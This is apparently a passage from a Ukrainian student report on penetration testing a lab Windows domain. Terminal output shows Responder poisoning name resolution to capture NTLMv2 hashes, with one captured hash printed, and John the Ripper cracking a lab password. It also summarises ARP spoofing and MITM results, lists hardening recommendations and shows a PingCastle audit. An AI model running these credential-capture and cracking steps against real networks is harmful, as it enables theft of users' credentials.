
```

Рисунок 3.35 – Демонстрація агресивного сканування з виведенням репортом на PC3

Інформація про робочу станцію PC3, яку вдалось дізнатись за допомогою сканування:

- Ір – адреса: 192.168.20.4;
- Domain name: PC3.host_kbm221kar.local;
- Відкритий порт 135/tcp використовує сервіс msrpc;
- Відкритий порт 139/tcp використовує службу netbios-ssn;
- Відкритий порт 445/tcp використовує службу microsoft-ds;
- UDP порти 123,137,138,500,4500,5050,5353,5355 відкриті чи фільтровані та використовуються різні служби;
- Тип пристрою : загальнодоступний;
- Найбільш ймовірна ОС: Microsoft Windows 10

Виконаємо атаку на користувачів на РСЗ спробою перехоплення трафіку за допомогою інструмента Responder. Спочатку запустимо Responder на інтерфейсі eth0 на Kali Linux, дана дія зображена на рисунку 3.42.



```

root@kali: /home/kali
File Actions Edit View Help
--(kali@kali)-[~]
└─$ sudo su
[sudo] password for kali:
--(root@kali)-[/home/kali]
└─$ responder -i eth0

NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon -> https://www.patreon.com/PythonResponder
Paypal -> https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR [ON]
    NBT-NS [ON]
    MDNS [ON]
    DNS [ON]
    DHCP [OFF]

[+] Servers:
    HTTP server [ON]
    HTTPS server [ON]
    WPAD proxy [OFF]
    Auth proxy [OFF]
    SMB server [ON]
    Kerberos server [ON]
    SQL server [ON]
    FTP server [ON]
    IMAP server [ON]
    POP3 server [ON]
    SMTP server [ON]
    DNS server [ON]
    LDAP server [ON]
    RDP server [ON]
    DCE-RPC server [ON]
    WinRM server [ON]

[+] HTTP Options:
    Always serving EXE [OFF]
    Serving EXE [OFF]
    Serving HTML [OFF]
    Upstream Proxy [OFF]

[+] Poisoning Options:

```

Рисунок 3.36 – Демонстрація запуску Responder за допомогою команди «responder -I на Kali Linux»

Уявімо, що користувач робочої станції РСЗ зазвичай міг підключитись до 192.168.100.11 для отримання спільних файлів, але в цей раз з'явилося вікно для введення облікових даних та користувач без застережень їх ввів.


```
(root@kali)-[/home/kali]
# cd /usr/share/responder/logs

(root@kali)-[/usr/share/responder/logs]
# ls
Analyzer-Session.log  Poisoners-Session.log  SMB-NTLMv2-SSP-192.168.10.6.txt
Config-Responder.log  Responder-Session.log  SMB-NTLMv2-SSP-192.168.20.4.txt

(root@kali)-[/usr/share/responder/logs]
# ls -la
total 68
drwxr-xr-x 2 root root 4096 Dec 25 05:16 .
drwxr-xr-x 9 root root 4096 Dec 25 05:17 ..
-rw-r--r-- 1 root root 0 Dec 25 03:19 Analyzer-Session.log
-rw-r--r-- 1 root root 25573 Dec 25 05:16 Config-Responder.log
-rw-r--r-- 1 root root 380 Dec 25 05:17 Poisoners-Session.log
-rw-r--r-- 1 root root 6702 Dec 25 05:17 Responder-Session.log
-rw-r--r-- 1 root root 11321 Dec 25 03:30 SMB-NTLMv2-SSP-192.168.10.6.txt
-rw-r--r-- 1 root root 4314 Dec 25 05:17 SMB-NTLMv2-SSP-192.168.20.4.txt
```

Рисунок 3.39 – Демонстрація файлів, котрі було створено під час виконання перехоплення даних на Kali Linux

```
# john SMB-NTLMv2-SSP-192.168.20.4.txt
Using default input encoding: UTF-8
Loaded 12 password hashes with 11 different salts (1.1x same-salt boost) (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Remaining 11 password hashes with 10 different salts (1.1x same-salt boost)
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
password1A (AdminForPCs)
11g 0:00:00.00 DONE 2/3 (2023-12-25 05:47) 57.89g/s 822736p/s 871573c/s 1021KC/s 123456..quentin
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Рисунок 3.40 – Демонстрація використання John the Ripper для взлому отриманих паролей з PC3

3.4. Оцінка результатів проведення тестування на проникнення в IT-інфраструктуру

Метою тестування на проникнення було виявлення всіх можливих способів атак на систему, включаючи: атаки на мережеву інфраструктуру (маршрутизатори, комутатори), атаки на робочі станції.

Було розроблено власний метод тестування на проникнення, котрий складався з сканування портів та служб за допомогою Nmap, агресивного сканування для детального виведення інформації про об'єкт сканування. Наступним

етапом методу було проведення вразливостей протоколу SSH за допомогою Hydra. Далі відбувались атаки на маршрутизатор, комутатор та робочу станцію для виявлення потенційних загроз в безпеці IT-інфраструктури. І заключним етапом будуть рекомендації щодо покращення безпеки, особливо на робочій станції

Ми спробували перевірити на вразливість SSH - протокол на маршрутизаторі, на жаль, спроба було невдалою, через несумісність методів шифрування між Kali Linux і Router1.

Ми провели тестування вразливостей VLAN на маршрутизаторі за допомогою Yersinia, та спроба була невдалою. Однак, це показує, що наш маршрутизатор має достатній рівень захисту від таких атак.

На маршрутизаторі було проведено атаку на протокол OSPF за допомогою власного скрипту на основі scapy і спроба була невдалою. Однак, це показує, що маршрутизатор має достатній рівень захисту від таких атак та відфільтровує невірні OSPF пакети та надає достовірну інформацію про помилку.

Ми провели тестування протоколу HSRP на маршрутизаторі за допомогою Metasploit і спроба була невдалою. Однак, це показує, що протокол налаштовано правильно на обох маршрутизаторах і вони мають достатній рівень захисту від таких атак.

Ми провели атаку ARP Spoofing на маршрутизатор і результат був успішним, бо робочі станції перестали отримувати IP – адреси та мати з'єднання з іншими пристроями в мережі. Це вказує на потребу в подальшому покращенні захисту від атак цього виду.

Ми спробували перевірити на вразливість SSH - протокол на комутаторі, на жаль, спроба було невдалою, через несумісність методів шифрування між Kali Linux і Switch1.

Ми провели MITM атаку на роботу комутаторів за допомогою інструменту Ettercap і результат успішний, оскільки відбулося захоплення пакетів. Це вказує на потребу в подальшому покращенні захисту від атак цього виду.

Ми провели атаку на робочу станцію за допомогою Responder і результат був вдалий, оскільки вдалось перехопити пакети, отримати конференційну інформацію та розшифрувати отримані паролі. Це вказує на критичну проблему і безпеці і вказує на потребу в подальшому покращенні захисту.

На основі наших результатів, ми вважаємо, що IT-інфраструктура має критичну прогалину в безпеці.

3.5. Розробка та застосування рекомендацій для захисту IT - інфраструктури

На основі результатів тестування на проникнення, розроблено наступний список рекомендацій для покращення безпеки IT-інфраструктури:

1. Для маршрутизаторів: використання приватних VLAN, використання динамічної ARP-інспекції, використання захисту від IP-спуфінга, регулярне сканування та моніторинг.
2. Для комутаторів: обмеження фізичного доступу до комутатора, щоб запобігти несанкціонованому доступу, використання динамічної ARP-інспекції, використання захисту від IP-спуфінга, регулярне сканування та моніторинг, використання IP Source Guard.
3. Для робочих станцій: встановлення та регулярне оновлення антивірусного програмного забезпечення, використання брандмауєру для блокування шкідливого трафіку, навчання користувачів основам кібербезпеки, використання надійних паролів, використання окремих акаунтів для всіх робочих станцій з різними паролями, облікові записи для користування робочими станціями мають бути обмеженими в правах.
4. Для сервера: встановлення програми Ping Castle для проведення оцінки рівня безпеки Active Directory.

Ці рекомендації повинні допомогти покращити загальний рівень безпеки IT-інфраструктури. Однак важливо пам'ятати, що жодна система не є повністю неприступною, і потрібно постійно оновлювати свої стратегії захисту.

Проведемо захист робочих станцій та користувачів, котрі налаштовані для домену `host_kbm221kar.local`. Також виконаємо встановлення програми Ping Castle на Windows Server 2016 для оцінки рівня безпеки Active Directory. Приклад налаштування захисту робочої станції наведено на прикладі РС3 на рисунках 3.41 – 3.42.




Рисунок 3.41 – Демонстрація увімкнення різних видів захисту на РС3




Рисунок 3.42 – Демонстрація увімкнення налаштувань Firewall для захисту на РС3




Рисунок 3.43 – Демонстрація видалення користувача дані котрого отримали ЗЛОВМИСНИКИ

Створимо нового користувача з додатковими налаштуваннями захисту для робочої станції РСЗ. Для інших робочих станцій також було створено нові користувачі з різними даними для логіну, щоб зловмисник не зрозумів, що то за користувач та які права має.




Рисунок 3.44 – Демонстрація створення користувача Oliver Smith для РСЗ




Рисунок 3.45 – Демонстрація створення паролю для користувача Oliver Smith




Рисунок 3.46 – Демонстрація налаштування властивостей користувача Oliver Smith




Рисунок 3.47 – Демонстрація запуску Responder на Kali Linux




Рисунок 3.48 – Демонстрація введення даних облікового запису користувача при підключенні до Kali Linux

```
[!] Error starting TCP server on port 80, check permissions or other servers running.
[SMB] NTLMv2-SSP Client : 192.168.20.4
[SMB] NTLMv2-SSP Username : HOST_KBM221KAR\osmith
[SMB] NTLMv2-SSP Hash : osmith::HOST_KBM221KAR:3b4ac1d2dc1c784c:AAD3C75
CBAC6F1683D05C97F0080FC9C:01010000000000000803658DD7837DA01C80AF4AE5949F2180
00000000200080036004C0042004C0001001E00570049004E002D0058004700570035004600
470044005700580044005A0004003400570049004E002D00580047005700350046004700440
05700580044005A0002E0036004C0042004C002E004C004F00430041004C000300140036004C
0042004C002E004C004F00430041004C000500140036004C0042004C002E004C004F0043004
1004C0007000800803658DD7837DA01060004000200000008003000300000000000000000
0000002000005F74FBE1B94C8270A8CA0D8A5F02AF2D911A5A35C3B30B2C5BECE70D320F548
C0A001000000000000000000000000000000000000000000000000000000000000000000
0032002E003100360038002E003100300030002E00310031000000000000000000000000
[*] Skipping previously captured hash for HOST_KBM221KAR\osmith
[*] Skipping previously captured hash for HOST_KBM221KAR\osmith
[*] Skipping previously captured hash for HOST_KBM221KAR\osmith
[*] Skipping previously captured hash for HOST_KBM221KAR\osmith
```

Рисунок 3.49 – Демонстрація перехоплення хеш даних, котрі було введено на PC3

```
(root@kali)-[/home/kali]
# cd /usr/share/responder/logs

(root@kali)-[/usr/share/responder/logs]
# ls -la
total 104
drwxr-xr-x 2 root root 4096 Dec 25 05:16 .
drwxr-xr-x 9 root root 4096 Dec 25 21:29 ..
-rw-r--r-- 1 root root 0 Dec 25 03:19 Analyzer-Session.log
-rw-r--r-- 1 root root 51129 Dec 25 21:25 Config-Responder.log
-rw-r--r-- 1 root root 360 Dec 25 21:29 Poisoners-Session.log
-rw-r--r-- 1 root root 9604 Dec 25 21:29 Responder-Session.log
-rw-r--r-- 1 root root 11321 Dec 25 03:30 SMB-NTLMv2-SSP-192.168.10.6.txt
-rw-r--r-- 1 root root 12912 Dec 25 21:29 SMB-NTLMv2-SSP-192.168.20.4.txt

(root@kali)-[/usr/share/responder/logs]
# john SMB-NTLMv2-SSP-192.168.20.4.txt
Using default input encoding: UTF-8
Loaded 18 password hashes with 16 different salts (1.1x same-salt boost) (netntlmv2,
NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Remaining 6 password hashes with 5 different salts (1.2x same-salt boost)
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:01:36 3/3 0g/s 346267p/s 1727Kc/s 2073KC/s sh1sphi..sh13742
```

Рисунок 3.50 – Демонстрація спроби взлому пароля

Отже, відбувся захист робочих станцій, завдяки якому вдалося захистити конфіденційні дані. Зауважимо, що робоча станція PC3 має з'єднання з Kali Linux, проте Kali Linux не може отримати з'єднання з PC3.

```
(root@kali)-[/home/kali]
# traceroute -q 10 192.168.20.4
traceroute to 192.168.20.4 (192.168.20.4), 30 hops max, 60 byte packets
 1 192.168.100.1 (192.168.100.1) 7.306 ms 7.148 ms 7.123 ms 7.107 ms
 7.087 ms 7.177 ms 7.161 ms 7.145 ms 7.198 ms 7.182 ms
 2 * * * * *
 3 * * * * *
 4 * * * * *
 5 * * * * *
 6 * * * * *
 7 * * * * *
 8 * * * * *
 9 * * * * *
10 * * * * *
11 * * * * *
12 * * * * *
13 * * * * *
14 * * * * *
```

Рисунок 3.51 – Демонстрація відсутнього з'єднання Kali Linux з PC3

Ми встановили на Windows Server 2016 інструмент Ping Castle та запустили сканування Active Directory для домену host_kbm221kar.local. Отримані результати, було збережено у файлі.

```

C:\Users\Administrator\Downloads\PingCastle_3.1.0.1\PingCastle.exe
PingCastle (Version 3.1.0.1 28.08.2023 20:10:30)
Get Active Directory Security at 80% in 20% of the time
End of support: 2025-01-31
Vincent LE TOUX (contact@pingcastle.com)
twitter: @mysmartlogon https://www.pingcastle.com

Select a domain or server
=====
Please specify the domain or server to investigate (default:host_kbm221kar.local)

Free Edition of PingCastle 3.1.0 - Not for commercial use
Starting the task: Perform analysis for host_kbm221kar.local
[21:36:14] Getting domain information (host_kbm221kar.local)
[21:36:16] Gathering general data
[21:36:17] This domain contains approximatively 259 objects
[21:36:17] Gathering user data
[21:36:17] Gathering computer data
[21:36:18] Gathering trust data
[21:36:18] Gathering privileged group and permissions data
[21:36:18] - Initialize
[21:36:18] - Searching for critical and infrastructure objects
[21:36:18] - Collecting objects - Iteration 1
[21:36:18] - Collecting objects - Iteration 2
[21:36:18] - Collecting objects - Iteration 3
[21:36:18] - Collecting objects - Iteration 4
[21:36:18] - Collecting objects - Iteration 5
[21:36:18] - Completing object collection
[21:36:18] - Export completed
[21:36:18] Gathering delegation data
[21:36:19] Gathering gpo data
[21:36:19] Gathering pki data
[21:36:19] Gathering sccm data
[21:36:19] Gathering exchange data
[21:36:19] Gathering anomaly data
[21:36:19] Gathering dns data
[21:36:19] Gathering WSUS data
[21:36:19] Gathering MSOL data
[21:36:19] Gathering domain controller data (including null session)
[21:36:20] Gathering network data
[21:36:20] Computing risks
[21:36:20] Export completed
[21:36:20] Generating html report
[21:36:21] Generating xml file for consolidation report
  
```

Рисунок 3.52 – Демонстрація проведення аналізу для домену host_kbm221kar.local за допомогою Ping Castle

